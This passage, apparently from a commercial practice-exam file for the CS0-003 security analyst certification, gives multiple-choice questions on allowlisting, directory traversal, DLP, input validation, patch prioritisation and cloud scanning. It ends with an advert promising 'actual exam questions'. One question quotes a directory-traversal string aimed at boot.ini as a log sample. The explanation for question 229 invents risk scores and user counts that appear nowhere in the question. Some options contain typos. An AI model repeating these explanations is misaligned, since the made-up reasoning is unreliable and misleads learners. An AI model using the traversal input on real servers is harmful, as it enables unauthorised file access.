Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers<sup>12</sup>.

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

**NEW QUESTION 217**

While reviewing the web server logs a security analyst notices the following snippet

..\./..\./boot.ini

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion
- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of/etc/pasawd

**Answer:** A

**Explanation:**

The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

**NEW QUESTION 221**

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

- A. PAM
- B. IDS
- C. PKI
- D. DLP

**Answer:** D

**Explanation:**

Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

**NEW QUESTION 224**

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

**Answer:** C

**Explanation:**

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised<sup>12</sup>. References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

**NEW QUESTION 229**

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. bree
- D. manning

Answer: B

Explanation:

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION 234

A company is implementing a vulnerability management program and moving from an on- premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud- specific misconfigurations may not be detected by the current scanners.

NEW QUESTION 236

.....



## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### CS0-003 Practice Exam Features:

- \* CS0-003 Questions and Answers Updated Frequently
- \* CS0-003 Practice Questions Verified by Expert Senior Certified Staff
- \* CS0-003 Most Realistic Questions that Guarantee you a Pass on Your First Try
- \* CS0-003 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The CS0-003 Practice Test Here](#)**